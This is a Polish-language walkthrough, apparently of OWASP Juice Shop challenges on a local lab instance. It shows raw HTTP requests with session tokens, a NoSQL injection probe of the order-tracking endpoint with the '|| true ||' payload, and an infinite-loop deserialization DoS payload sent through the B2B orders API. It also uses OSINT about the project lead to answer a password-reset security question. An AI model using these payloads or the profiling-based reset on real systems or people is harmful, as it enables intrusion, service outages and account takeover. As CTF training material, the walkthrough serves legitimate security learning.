   xJHguahbtKc7IvTgsoFriwSJUJHWunhQtRczIpTEs6FmiZfRSZH3u6t5cDT8CzsLi8fNS2UJHnLuzzhOVtbpc1kTBzCqXFZvib2fk8SBzUykHqvulJh8VtR7c4qIJoCZySEqU45HoRuXaTxLCnDsgBiZzfXMS
   opUg6HMptLLIMZTyesnZF6QiwKf9EUKXHeo; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3Jk
   IjoiMDE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6L
   y9hLnBuZzsgc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2RlLmdldG1kbC5pbyBodHRwOi8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZX
   Qi0iIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXR
   lZEF0IjpudWxsfSwiaWF0IjoxNjY5MDY2NDk0LCJleHAiOjE2NjkwODQ0OTR9.bWNuJIhnq0VFMuvSW7WUpmGMzXVvcTs15GQKJGqKtah7jMCzWD4L6IFiU34RdBi6dAm3lR4v_iBWspKY18goW_u_JzaPTPg
   GED4rlp5obOuN1dRcfzKGGgw0_TPbEUxVKaG8K6cDszKkV87W2d1lIo9qP0YKtcKCNnWUhcfINk4
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 If-None-Match: W/"4967-mk/ZLlN6r2BCMkBVNI+FpR4xKCc"
15 Cache-Control: max-age=0
16
```

All your orders are belong to us

Aby sprawdzić historię zamówień, wchodzimy w następujący URL będąc zalogowany: http://localhost:3000/#/order-history

Następnie sprawdzamy *Track Order* (przycisk z ciężarówką) i analizujemy wysyłane żądania



Możemy zobaczyć, że jedno z zapytań wysyłane jest pod URL: http://localhost:3000/rest/track-order/ oraz identyfikatorem o losowej wartości.

```
Request
Pretty  Raw  Hex  JSON Web Token  JSON Web Tokens
1  GET /rest/track-order/5267-247f7ae5e27eb769 HTTP/1.1
2  Host: 127.0.0.1:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Authorization: Bearer
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
   MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiM
   DE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbi
   I6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6Ly9hLnBuZzs
   gc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2Rl
   LmdldG1kbC5pbyBodHRwOi8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZXQiOiIiLCJpc0Fjd
   Gl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYX
   RlZEF0IjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF
   0IjoxNjY5MTg4MzIwLCJleHAiOjE2NjkyMDYzMjB9.ektEAcoKfF2NdgztXOJC-TF8QuBYwTXiQBcMNNv
   UafkZDRWQKgb0G-v7v2hqplgr2kHcEKjwoB1wPXRDqo1ceVs7G2aRZ6jjDButeXFOISXJpQDQnOP7hzYA
   i3P8CH1eAIHYAr4pJeOlPZgjx7oFlCULc9JSSGi3iwBab6p7xLQ
8  Connection: close
9  Referer: http://127.0.0.1:3000/
10 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
   continueCode=
   58HVuwhYtrcnIoT5sEF7igSKUKH1uWhMtDcaImTxs8F6ibfkSgHbuZt3cRT3CJsWixfLSrUbH2pu1lhxJ
   tvncLWTRxCElF7lilrfNOSBYUwnHrXugMhJzt6DcQ7I1KC5MSqWUmVHebub9c3kTwqCXRs2XiDrfgPSEm
   UlXHKVtYYI8LT5osbLFO7ioYfKYU6kHZW; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
   MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiM
   DE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbi
   I6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6Ly9hLnBuZzs
   gc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2Rl
   LmdldG1kbC5pbyBodHRwOi8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZXQiOiIiLCJpc0Fjd
   Gl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYX
   RlZEF0IjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF
   0IjoxNjY5MTg4MzIwLCJleHAiOjE2NjkyMDYzMjB9.ektEAcoKfF2NdgztXOJC-TF8QuBYwTXiQBcMNNv
```

```
Response
Pretty  Raw  Hex  Render
1  HTTP/1.1 304 Not Modified
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  X-Recruiting: /#/jobs
7  ETag: W/"169-Wy/g1OUcFVROD7OtNAjuT462FMY"
8  Date: Wed, 23 Nov 2022 07:26:46 GMT
9  Connection: close
10
11
```

Gdy wstawimy dowolne znaki w tym zapytaniu, powinniśmy otrzymać odpowiedź następującą:

Request

Pretty Raw Hex JSON Web Token JSON Web Tokens

```
1 GET /rest/track-order/x HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiM
DE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbi
I6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6Ly9hLnBuZzs
gc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2Rl
LmdldG1kbC5pbyBodHRw0i8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZXQiOiIiLCJpc0Fjd
Gl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYX
RlZEF0IjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF
0IjoxNjY5MTg4MzIwLCJleHAiOjE2NjkyMDYzMjB9.ektEAcoKfF2NdgztXOJC-TF8QuBYwTXiQBcMNNv
UafkZDRWQKgb0G-v7v2hqplgr2kHcEKjwoB1wPXRDqolceVs7G2aRZ6jjDButeXFOISXJpQDQnOP7hzYA
i3P8CH1eAIHYAr4pJeOlPZgjx7oFlCULc9JSSGi3iwBab6p7xLQ
8 Connection: close
9 Referer: http://127.0.0.1:3000/
10 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
continueCode=
58HVuwhYtrcnIoT5sEF7igSKUKH1uWhMtDcaImTxs8F6ibfkSgHbuZt3cRT3CJsWixfLSrUbH2pu1lhxJ
tvncLWTRxCElF7lilrfNOSBYUwnHrXugMhJzt6DcQ7I1KC5MSqWUmVHebub9c3kTwqCXRs2XiDrfgPSEm
UlXHKVtYYI8LT5osbLFO7ioYfKYU6kHZW; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiM
DE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbi
I6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6Ly9hLnBuZzs
gc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2Rl
LmdldG1kbC5pbyBodHRw0i8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZXQiOiIiLCJpc0Fjd
Gl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYX
RlZEF0IjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF
0IjoxNjY5MTg4MzIwLCJleHAiOjE2NjkyMDYzMjB9.ektEAcoKfF2NdgztXOJC-TF8QuBYwTXiQBcMNNv
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 45
9 ETag: W/"2d-yX/nQl8BK1QubV6llDmjbH5Oq8U"
10 Vary: Accept-Encoding
11 Date: Wed, 23 Nov 2022 07:27:49 GMT
12 Connection: close
13
14 {
    "status":"success",
    "data":[
      {
        "orderId":"x"
      }
    ]
  }
```

{"status":"success","data":[{"orderId":"x"}]}.

Gdy zamiast oczekiwanych wartości wpiszemy apostrof/pojedynczy cudzysłów – otrzymamy błąd zapytania:

Request

Pretty Raw Hex JSON Web Token JSON Web Tokens

```
1 GET /rest/track-order/' HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiM
DE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbi
I6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6Ly9hLnBuZzs
gc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2Rl
LmdldG1kbC5pbyBodHRw0i8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZXQiOiIiLCJpc0Fjd
Gl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYX
RlZEF0IjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF
0IjoxNjY5MTg4MzIwLCJleHAiOjE2NjkyMDYzMjB9.ektEAcoKfF2NdgztXOJC-TF8QuBYwTXiQBcMNNv
UafkZDRWQKgb0G-v7v2hqplgr2kHcEKjwoB1wPXRDqolceVs7G2aRZ6jjDButeXFOISXJpQDQnOP7hzYA
i3P8CH1eAIHYAr4pJeOlPZgjx7oFlCULc9JSSGi3iwBab6p7xLQ
8 Connection: close
9 Referer: http://127.0.0.1:3000/
10 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
continueCode=
58HVuwhYtrcnIoT5sEF7igSKUKH1uWhMtDcaImTxs8F6ibfkSgHbuZt3cRT3CJsWixfLSrUbH2pu1lhxJ
tvncLWTRxCElF7lilrfNOSBYUwnHrXugMhJzt6DcQ7I1KC5MSqWUmVHebub9c3kTwqCXRs2XiDrfgPSEm
UlXHKVtYYI8LT5osbLFO7ioYfKYU6kHZW; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiM
DE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbi
I6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6Ly9hLnBuZzs
gc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2Rl
LmdldG1kbC5pbyBodHRw0i8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZXQiOiIiLCJpc0Fjd
Gl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYX
RlZEF0IjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF
0IjoxNjY5MTg4MzIwLCJleHAiOjE2NjkyMDYzMjB9.ektEAcoKfF2NdgztXOJC-TF8QuBYwTXiQBcMNNv
```

Response

Pretty Raw Hex Render


```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Wed, 23 Nov 2022 07:28:36 GMT
10 Connection: close
11 Content-Length: 2441
12
13 {
14   "error":{
15     "message":"Invalid or unexpected token",
16     "stack":
       "SyntaxError: Invalid or unexpected token\n    at Function (<anonymous>)\n
        at Object.$where (/var/www/html/JuiceShop/juice-shop/node_modules/marsdb/dis
       t/DocumentMatcher.js:419:23)\n    at /var/www/html/JuiceShop/juice-shop/node_
       modules/marsdb/dist/DocumentMatcher.js:211:46\n    at fastForEachObject (/var
       /www/html/JuiceShop/juice-shop/node_modules/fast.js/object/forEach.js:21:5)\n
           at fastForEach (/var/www/html/JuiceShop/juice-shop/node_modules/fast.js/f
       orEach.js:20:12)\n    at compileDocumentSelector (/var/www/html/JuiceShop/jui
       ce-shop/node_modules/marsdb/dist/DocumentMatcher.js:203:25)\n    at DocumentM
       atcher._compileSelector (/var/www/html/JuiceShop/juice-shop/node_modules/mars
       db/dist/DocumentMatcher.js:153:14)\n    at new DocumentMatcher (/var/www/html
       /JuiceShop/juice-shop/node_modules/marsdb/dist/DocumentMatcher.js:103:29)\n
         at CursorObservable._ensureMatcherSorter (/var/www/html/JuiceShop/juice-sho
       p/node_modules/marsdb/dist/Cursor.js:265:23)\n    at CursorObservable.Cursor
       (/var/www/html/JuiceShop/juice-shop/node_modules/marsdb/dist/Cursor.js:116:12
       )\n    at new CursorObservable (/var/www/html/JuiceShop/juice-shop/node_modul
       es/marsdb/dist/CursorObservable.js:67:90)\n    at CollectionDelegate.find (/v
       ar/www/html/JuiceShop/juice-shop/node_modules/marsdb/dist/CollectionDelegate.
       js:117:14)\n    at Collection.find (/var/www/html/JuiceShop/juice-shop/node_m
```

Gdy wpiszemy dwa razy wartość pojedynczego cudzysłowia, otrzymamy inną odpowiedź:

```
1 GET /rest/track-order/'' HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiM
DE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbi
I6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6Ly9hLnBuZzs
gc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2Rl
LmdldG1kbC5pbyBodHRw0i8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZXQiOiIiLCJpc0Fjd
Gl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYX
RlZEF0IjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF
```


```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Wed, 23 Nov 2022 07:30:26 GMT
10 Connection: close
11 Content-Length: 2421
12
13 {
14   "error":{
15     "message":"Unexpected string",
```

To oznacza, że możemy wykonać SQL Injection w tym miejscu możemy wywnioskować, że między cudzysłowiem wpisujemy payload: || *true* ||:



Perform a Remote Code Execution that would keep a less hardened application busy forever

Przy enumeracji strony możemy znaleźć następujący adres: http://localhost:3000/api-docs. Jest to strona odpowiedzialna za API Swagger.



To API umożliwia wysyłanie zapytań typu POST dla obiektów *orderLines*.

Zanim jednak będziemy mogli wysyłać jakiekolwiek żądania – musimy załączyć *Authorization Bearer*:

Teraz wysyłanie żądań jest możliwe dla nas po zautoryzowaniu się na Swaggerze

POST /orders

Create new customer order

Parameters Cancel

No parameters

Request body application/json

Customer order to be placed


```
{
  "cid": "JS0815DE",
  "orderLines": [
    {
      "productId": 8,
      "quantity": 500,
      "customerReference": "PO0000001"
    }
  ],
  "orderLinesData": "[{\"productId\": 12,\"quantity\": 10000,\"customerReference\": [\"PO0000001.2\", \"SM20180105|042\"],\"couponCode\": \"pes[Bh.u*t\"},{\"productId\": 13,\"quantity\": 2000,\"customerReference\": \"PO0000003.4\"}]"
}
```


Możemy przy analizie kodu odkryć, że w parametrze *orderLinesData* istnieje szansa na wykonanie deserializacji – a dokładniej mówiąc ataku Denial of Service. W tym parametrze wpisujemy następującą frazę:

```
{"orderLinesData": "(function dos() { while(true); })()"}
```

Customer order to be placed


```
{
  "cid": "JS0815DE",
  "orderLines": [
    {
      "productId": 8,
      "quantity": 500,
      "customerReference": "PO0000001"
    }
  ],
  "orderLinesData": "(function dos() { while(true); })()"
}
```


Gdy klikniemy przycisk *Execute*, zapytanie wykona się po 2 sekundach – spowodowane jest to zdefiniowaniem tego okresu czasu jako timeout.

Response body


```
{
  "error": {
    "message": "Infinite loop detected - reached max iterations",
    "stack": "/var/www/html/JuiceShop/juice-shop/node_modules/notevil/index.js:380\n      throw ex\n      ^\n\nError: Infinite loop detected - reached max iterations\n    at InfiniteChecker.check (/var/www/html/JuiceShop/juice-shop/node_modules/notevil/lib/infinite-checker.js:15:11)\n    at walk (/var/www/html/JuiceShop/juice-shop/node_modules/notevil/index.js:234:22)\n    at walkAll (/var/www/html/JuiceShop/juice-shop/node_modules/notevil/index.js:61:16)\n    at walk (/var/www/html/JuiceShop/juice-shop/node_modules/notevil/index.js:80:24)\n    at evaluateAst (/var/www/html/JuiceShop/juice-shop/node_modules/notevil/index.js:53:10)\n    at /var/www/html/JuiceShop/juice-shop/node_modules/notevil/index.js:512:22\n    at walk (/var/www/html/JuiceShop/juice-shop/node_modules/notevil/index.js:355:36)\n    at walk (/var/www/html/JuiceShop/juice-shop/node_modules/notevil/index.js:110:18)\n    at walkAll (/var/www/html/JuiceShop/juice-shop/node_modules/notevil/index.js:61:16)\n    at walk (/var/www/html/JuiceShop/juice-shop/node_modules/notevil/index.js:76:18)\n    at evaluateAst (/var/www/html/JuiceShop/juice-shop/node_modules/notevil/index.js:53:10)\n    at safeEval (/var/www/html/JuiceShop/juice-shop/node_modules/notevil/index.js:18:21)\n    at evalmachine.<anonymous>:1:1\n    at Script.runInContext (node:vm:141:12)\n    at Object.runInContext (node:vm:297:6)\n    at /var/www/html/JuiceShop/juice-shop/build/routes/b2bOrder.js:20:20\n    at Layer.handle [as handle_request] (/var/www/html/JuiceShop/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n    at next (/var/www/html/JuiceShop/juice-shop/node_modules/express/lib/router/route.js:144:13)\n    at Route.dispatch (/var/www/html/JuiceShop/juice-shop/node_modules/express/lib/router/route.js:114:3)\n    at Layer.handle [as handle_request] (/var/www/html/JuiceShop/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n    at /var/www/html/JuiceShop/juice-shop/node_modules/express/lib/router/index.js:284:15\n    at Function.process_params (/var/www/html/JuiceShop/juice-shop/node_modules/express/lib/router/index.js:346:12)",
    "trace": [
      {
        "type": "WhileStatement",
        "test": {
          "type": "Literal",
          "value": true,
          "loc": {
```


You successfully solved a challenge: Blocked RCE DoS (Perform a Remote Code Execution that would keep a less hardened application busy forever.) x

Reset the password of Bjoern's internal account via the Forgot Password mechanism

Jak już odkryliśmy to wcześniej – *Bjoern* ma konto na *Juice Shop*. Po wcześniejszych zadaniach można zarejestrować, że Bjoern Kimminich jest liderem projektu tejże strony.

Z racji, że znamy dokładne imię i nazwisko – możemy wyszukać go na mediach społecznościowych.

Tam możemy zauważyć, że pochodzi on z miejscowości *Uetersen* w Niemczech.

Sprawdzając też jego GitHub'a możemy znaleźć w jednym z kodów wzmiankę o kodzie numeru telefonu, który jest wykorzystywany w jego regionie:

```
116   writeln;
117   textcolor(red);
118   writeln('                                Germany, 04122-######');
119   textcolor(8);
120   writeln;
121   writeln('            Why are you waiting? Press <RETURN> to start demon-kicking...');
```

Dodatkowo gdy przeanalizujemy kod pocztowy w jego mieście – odkryjemy, że kod ZIP ma wartość *23456*.

Dzięki temu mamy już możliwość zresetowania hasła dla użytkownika *bjoern@juice-sh.op*.

Niestety otrzymamy błąd, ponieważ odpowiedź jest nieprawidłowa. Trzeba wziąć pod uwagę fakt, że kod pocztowy może być zapisany w innym formacie:

Postal codes in Germany

Page Talk

From Simple English Wikipedia, the free encyclopedia

Postal codes in Germany, German: *Postleitzahl* (PLZ) (plural Postleitzahlen), have five numbers. The first two show the wide area, the three other show the postal district.

The present system was introduced on 1 July 1993. Before reunification, both the Federal Republic of Germany (FRG) and the German Democratic Republic (DDR) used four-digit codes.

There was a temporary system after reunification. Between 1989 and 1993 postal codes in the west started with *W*, eg *W-1000 Berlin 30* (postal districts in western cities were separate from the postal code) and those in the east with *O* (for *Ost*), e.g.: *O-1234 Berlin*.

